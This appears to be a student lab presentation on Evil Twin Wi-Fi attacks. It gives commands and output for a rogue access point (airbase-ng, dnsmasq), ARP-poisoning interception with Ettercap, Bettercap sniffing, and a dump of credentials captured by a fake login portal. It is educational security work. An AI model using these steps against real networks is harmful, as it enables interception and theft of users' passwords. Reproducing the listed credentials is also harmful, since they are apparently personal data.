Evil Twin Attack

Presented by:
Fatima Bouyarmane
Wissal Boutayeb

Supervised by:
Mr. Zineddine

Summary

Introduction

Overview of Wireless Security Risks

Wireless networks, while offering mobility and convenience, are inherently vulnerable to a wide range of attacks. Unlike wired networks, wireless communication broadcasts data over the air, making it accessible to anyone within range. This exposes users to threats such as:

- **Rogue Access Points (Rogue APs)**
- **Man-in-the-Middle (MITM) attacks**
- **Deauthentication and Disassociation attacks**
- **Credential harvesting through fake portals**
- **Wi-Fi phishing (Evil Twin attacks)**

These attacks are particularly dangerous in public Wi-Fi environments like airports, cafes, or universities, where users often connect without verifying the authenticity of the network.

Introduction

What Is an Evil Twin Attack?

An Evil Twin attack is a type of rogue access point attack where an attacker sets up a fake Wi-Fi network that mimics a legitimate one. The goal is to trick users into connecting to the attacker's access point, believing it to be the real one.

Once connected, the attacker can:

- **Intercept all user traffic.**
- **Redirect the victim to a fake login page (Captive Portal).**
- **Capture sensitive data such as usernames, passwords, and session cookies.**
- **Launch further MITM attacks or inject malicious scripts.**

This form of attack is simple to execute but highly effective, making it a serious threat in modern wireless environments.

Introduction

Main Objective of Our Project


Simulate a realistic Evil Twin attack using tools like Bettercap and Ettercap, including:

- **Creating a rogue AP.**
- **Deploying a fake captive portal.**
- **Capturing credentials and traffic.**

Implement a real-time detection and monitoring system using the ELK Stack (Elasticsearch, Logstash, Kibana) to:

- **Collect and analyze log data (credentials, network traffic).**
- **Visualize attack patterns and indicators.**
- **Provide centralized security monitoring.**

Project Architecture



Attack Simulation – Evil Twin Setup

01 Goal: Trick users into connecting to a rogue Wi-Fi access point

02 Objective: Intercept credentials through a fake login portal


03 Technique: Create a malicious AP that mimics a legitimate one

Tools & Technologies

- **Hostapd**: Used to create a rogue Wi-Fi access point.
- **Dnsmasq**: Configured for DHCP and DNS spoofing.
- **Bettercap**
- **Ettercap**
- **Apache Server / PHP**: Hosts the fake login portal.
- **ELK Stack (Elasticsearch, Logstash, Kibana)**: For centralized log storage and visualization.

Preparing Wireless Interface

```
┌──(kali㉿kali)-[~/Evil_Twin_setup]
└─$ sudo airmon-ng start wlan0
[sudo] password for kali:

Found 1 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
 171284 NetworkManager

PHY     Interface       Driver          Chipset

phy1    wlan0           mt7601u         Ralink Technology, Corp. MT7601U
                (mac80211 monitor mode already enabled for [phy1]wlan0 on [phy1]10)
```



Launching the Rogue Access Point


```
┌──(kali㉿kali)-[~/Evil_Twin_setup]
└─$ sudo airbase-ng -e wifi -c 11 wlan0
10:45:54  Created tap interface at0
10:45:54  Trying to set MTU on at0 to 1500
10:45:54  Access Point with BSSID 8C:88:2B:C0:7F:85 started.
10:48:41  Client A0:22:DE:D7:52:39 associated (unencrypted) to ESSID: "wifi"
10:48:41  Client A0:22:DE:D7:52:39 associated (unencrypted) to ESSID: "wifi"
10:54:10  Client 92:4A:54:76:6F:A3 associated (unencrypted) to ESSID: "wifi"
10:54:10  Client 92:4A:54:76:6F:A3 associated (unencrypted) to ESSID: "wifi"
10:54:10  Client 92:4A:54:76:6F:A3 associated (unencrypted) to ESSID: "wifi"
10:54:10  Client 92:4A:54:76:6F:A3 associated (unencrypted) to ESSID: "wifi"
10:54:10  Client 92:4A:54:76:6F:A3 associated (unencrypted) to ESSID: "wifi"
10:54:10  Client 92:4A:54:76:6F:A3 associated (unencrypted) to ESSID: "wifi"
10:54:10  Client 92:4A:54:76:6F:A3 associated (unencrypted) to ESSID: "wifi"
10:57:14  Client 3C:58:C2:FF:87:A5 associated (unencrypted) to ESSID: "wifi"
```

Network Setup with dnsmasq

```
┌──(kali㉿kali)-[~/Evil_Twin_setup]
└─$ cat dnsmasq.conf
interface=at0
dhcp-range=10.0.0.10,10.0.0.100,12h
dhcp-option=3,10.0.0.1       # Gateway
dhcp-option=6,10.0.0.1       # DNS server
server=8.8.8.8              # Upstream DNS
server=8.8.4.4
server=64.6.64.6
server=65.6.65.6
log-queries
log-dhcp
listen-address=127.0.0.1
```

```
┌──(kali㉿kali)-[~/Evil_Twin_setup]
└─$ sudo ifconfig at0 up
sudo ifconfig at0 10.0.0.1 netmask 255.255.255.0

┌──(kali㉿kali)-[~/Evil_Twin_setup]
└─$ ifconfig at0
at0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.0.1  netmask 255.255.255.0  broadcast 10.0.0.255
        inet6 fe80::8e88:2bff:fec0:7f85  prefixlen 64  scopeid 0x20<link>
        ether 8c:88:2b:c0:7f:85  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 37  overruns 0  frame 0
        TX packets 6  bytes 516 (516.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(kali㉿kali)-[~/Evil_Twin_setup]
└─$ echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
1
```

Fake Login Page & Data Capture




```
┌──(kali㉿kali)-[~]
└─$ cat /var/www/html/creds.txt
Email: Fatima@gmail.com | Password: 1789 | IP: 10.0.0.37 | Time: 2025-06-12 18:44:51
Email: wissal@gmail.com | Password: 0087524gdy | IP: 10.0.0.10 | Time: 2025-06-12 18:45:50
Email: meryem@gmail.com | Password: 1@#567812 | IP: 10.0.0.37 | Time: 2025-06-12 18:45:52
Email: Rajae123@yahoo.com | Password: 0&amp;amp;5%4!1230756 | IP: 10.0.0.37 | Time: 2025-06-12 18:48:11
Email: xyz@yahoo.com | Password: 76dfhqq | IP: 10.0.0.10 | Time: 2025-06-12 18:48:14
Email: rita@gmail.com | Password: 1234 | IP: 10.0.0.1 | Time: 2025-06-12 19:11:43
Email: manal@yahoo.org | Password: gFti97eqq | IP: 10.0.0.1 | Time: 2025-06-12 19:14:24
Email: wess156@amazon.com | Password: 45@31#$%Ab | IP: 10.0.0.1 | Time: 2025-06-12 19:17:07
Email: Fatima@gmail.com | Password: 1789 | IP: 10.0.0.37 | Time: 2025-06-12 19:54:35
```

```
┌──(kali㉿kali)-[~/Evil_Twin_setup]
└─$ sudo pkill dnsmasq
sudo dnsmasq -C dnsmasq.conf -d
dnsmasq: started, version 2.91 cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt DBus no-UBus i18n IDN2 DHCP DHCPv6 no-Lua TFTP conntrack ipset nftset
 inotify dumpfile
dnsmasq-dhcp: DHCP, IP range 10.0.0.10 -- 10.0.0.100, lease time 12h
dnsmasq: using nameserver 8.8.8.8#53
dnsmasq: using nameserver 8.8.4.4#53
dnsmasq: using nameserver 64.6.64.6#53
dnsmasq: using nameserver 65.6.65.6#53
dnsmasq: reading /etc/resolv.conf
dnsmasq: using nameserver 8.8.8.8#53
dnsmasq: using nameserver 8.8.4.4#53
dnsmasq: using nameserver 64.6.64.6#53
dnsmasq: using nameserver 65.6.65.6#53
dnsmasq: using nameserver 192.168.40.2#53
dnsmasq: read /etc/hosts - 7 names
dnsmasq: reading /etc/resolv.conf
dnsmasq: using nameserver 8.8.8.8#53
dnsmasq: using nameserver 8.8.4.4#53
dnsmasq: using nameserver 64.6.64.6#53
dnsmasq: using nameserver 65.6.65.6#53
dnsmasq: using nameserver 192.168.40.2#53
dnsmasq: exiting on receipt of SIGTERM
dnsmasq: reply cname-sin01-stsdk09.vivoglobal.com is 47.79.13.0
dnsmasq: query[A] api.weathercn.com from 10.0.0.10
dnsmasq: forwarded api.weathercn.com to 64.6.64.6
dnsmasq: query[A] api.weathercn.com from 10.0.0.10
dnsmasq: reply api.weathercn.com is <CNAME>
dnsmasq: reply cdn-global-api.trafficmanager.cn is <CNAME>
dnsmasq: reply api.weathercn.com.cdn.cloudflare.net is 104.18.16.9
dnsmasq: reply api.weathercn.com.cdn.cloudflare.net is 104.18.17.9
dnsmasq: query[A] z-p42-chat-e2ee-ig-fallback.facebook.com from 10.0.0.10
dnsmasq: forwarded z-p42-chat-e2ee-ig-fallback.facebook.com to 64.6.64.6
dnsmasq: reply z-p42-chat-e2ee-ig-fallback.facebook.com is <CNAME>
dnsmasq: reply chat-e2ee-ig-p42.fallback.c10r.facebook.com is 157.240.195.175
dnsmasq: query[A] graph.instagram.com from 10.0.0.10
dnsmasq: cached graph.instagram.com is <CNAME>
dnsmasq: forwarded graph.instagram.com to 8.8.8.8
dnsmasq: forwarded graph.instagram.com to 8.8.4.4
dnsmasq: forwarded graph.instagram.com to 64.6.64.6
dnsmasq: forwarded graph.instagram.com to 65.6.65.6
dnsmasq: forwarded graph.instagram.com to 192.168.40.2
dnsmasq: query[A] graph.instagram.com from 10.0.0.10
dnsmasq: forwarded graph.instagram.com to 8.8.8.8
dnsmasq: forwarded graph.instagram.com to 8.8.4.4
dnsmasq: forwarded graph.instagram.com to 64.6.64.6
dnsmasq: forwarded graph.instagram.com to 65.6.65.6
dnsmasq: forwarded graph.instagram.com to 192.168.40.2
dnsmasq: reply graph.instagram.com is <CNAME>
dnsmasq: reply instagram.c10r.instagram.com is 31.13.83.52
```

Traffic Interception and MITM

4.1 Man-in-the-Middle via Ettercap

Objective:

Intercept victim's traffic using ARP spoofing and DNS sniffing.


```
┌──(kali㉿kali)-[~]
└─$ sudo ettercap -T -q -i at0 -M arp:remote -P autoadd -w captured_creds.pcap

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
   at0 -> 8C:88:2B:C0:7F:85
          10.0.0.1/255.255.255.0
          fe80::8e88:2bff:fec0:7f85/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534...

  34 plugins
  42 protocol dissectors
  57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |==================================================>| 100.00 %

2 hosts added to the hosts list...

ARP poisoning victims:

 GROUP 1 : ANY (all the hosts in the list)

 GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help

Activating autoadd plugin...

DHCP: [3C:58:C2:FF:87:A5] REQUEST 10.0.0.37
DHCP: [3C:58:C2:FF:87:A5] REQUEST 10.0.0.37
DHCP: [3C:58:C2:FF:87:A5] REQUEST 10.0.0.37
DHCP: [10.0.0.1] ACK : 10.0.0.37 255.255.255.0 GW 10.0.0.1 DNS 10.0.0.1
DHCP: [10.0.0.1] ACK : 10.0.0.37 255.255.255.0 GW 10.0.0.1 DNS 10.0.0.1
DHCP: [10.0.0.1] ACK : 10.0.0.37 255.255.255.0 GW 10.0.0.1 DNS 10.0.0.1
DHCP: [3C:58:C2:FF:87:A5] REQUEST 10.0.0.37
DHCP: [10.0.0.1] ACK : 10.0.0.37 255.255.255.0 GW 10.0.0.1 DNS 10.0.0.1
DHCP: [3C:58:C2:FF:87:A5] REQUEST 10.0.0.37
```

```
DHCP: [10.0.0.1] ACK : 10.0.0.37 255.255.255.0 GW 10.0.0.1 DNS 10.0.0.1
HTTP : 10.0.0.1:80 -> USER: nnncd  PASS: 7777  INFO: http://10.0.0.1/index.html
CONTENT: email=nnncd&pass=7777

HTTP : 10.0.0.1:80 -> USER: nnncd  PASS: 7777  INFO: http://10.0.0.1/index.html
CONTENT: email=nnncd&pass=7777

HTTP : 10.0.0.1:80 -> USER: nnncd  PASS: 7777  INFO: http://10.0.0.1/index.html
CONTENT: email=nnncd&pass=7777

HTTP : 10.0.0.1:80 -> USER: nnncd  PASS: 7777  INFO: http://10.0.0.1/index.html
CONTENT: email=nnncd&pass=7777

HTTP : 10.0.0.1:80 -> USER: nnncd  PASS: 7777  INFO: http://10.0.0.1/index.html
CONTENT: email=nnncd&pass=7777

HTTP : 10.0.0.1:80 -> USER: nnncd  PASS: 7777  INFO: http://10.0.0.1/index.html
CONTENT: email=nnncd&pass=7777

HTTP : 10.0.0.1:80 -> USER: nnncd  PASS: 7777  INFO: http://10.0.0.1/index.html
CONTENT: email=nnncd&pass=7777

HTTP : 10.0.0.1:80 -> USER: nnncd  PASS: 7777  INFO: http://10.0.0.1/index.html
CONTENT: email=nnncd&pass=7777

HTTP : 10.0.0.1:80 -> USER: nnncd  PASS: 7777  INFO: http://10.0.0.1/index.html
CONTENT: email=nnncd&pass=7777

HTTP : 10.0.0.1:80 -> USER: nnncd  PASS: 7777  INFO: http://10.0.0.1/index.html
CONTENT: email=nnncd&pass=7777

HTTP : 10.0.0.1:80 -> USER: nnncd  PASS: 7777  INFO: http://10.0.0.1/index.html
CONTENT: email=nnncd&pass=7777
```

Traffic Interception and MITM

4.1 Man-in-the-Middle via Ettercap

All HTTP (unencrypted) traffic will be intercepted. DNS spoofing allows us to redirect any device connected to our captive portal to a malicious web page



Traffic Interception and MITM

4.1 Man-in-the-Middle via Bettercap Handshake Capture (PCAP File)

Objective:

Capture Wi-Fi handshakes during connection attempts using Bettercap, then parse the data for analysis.

```
┌──(kali㉿kali)-[~]
└─$ sudo bettercap -iface at0

bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]

10.0.0.0/24 > 10.0.0.1 » [12:37:46] [sys.log] [war] Could not find mac for
10.0.0.0/24 > 10.0.0.1 » http.proxy on
10.0.0.0/24 > 10.0.0.1 » [12:37:51] [sys.log] [inf] http.proxy started on 10.0.0.1:8080 (sslstrip disabled)
10.0.0.0/24 > 10.0.0.1 »
10.0.0.0/24 > 10.0.0.1 » set net.sniff.verbose true
10.0.0.0/24 > 10.0.0.1 »
10.0.0.0/24 > 10.0.0.1 » set net.sniff.output /root/sniffed.pcap
10.0.0.0/24 > 10.0.0.1 »
10.0.0.0/24 > 10.0.0.1 » net.sniff on
10.0.0.0/24 > 10.0.0.1 » [12:38:44] [sys.log] [inf] net.sniff starting net.recon as a requirement for net.sniff
10.0.0.0/24 > 10.0.0.1 »
```

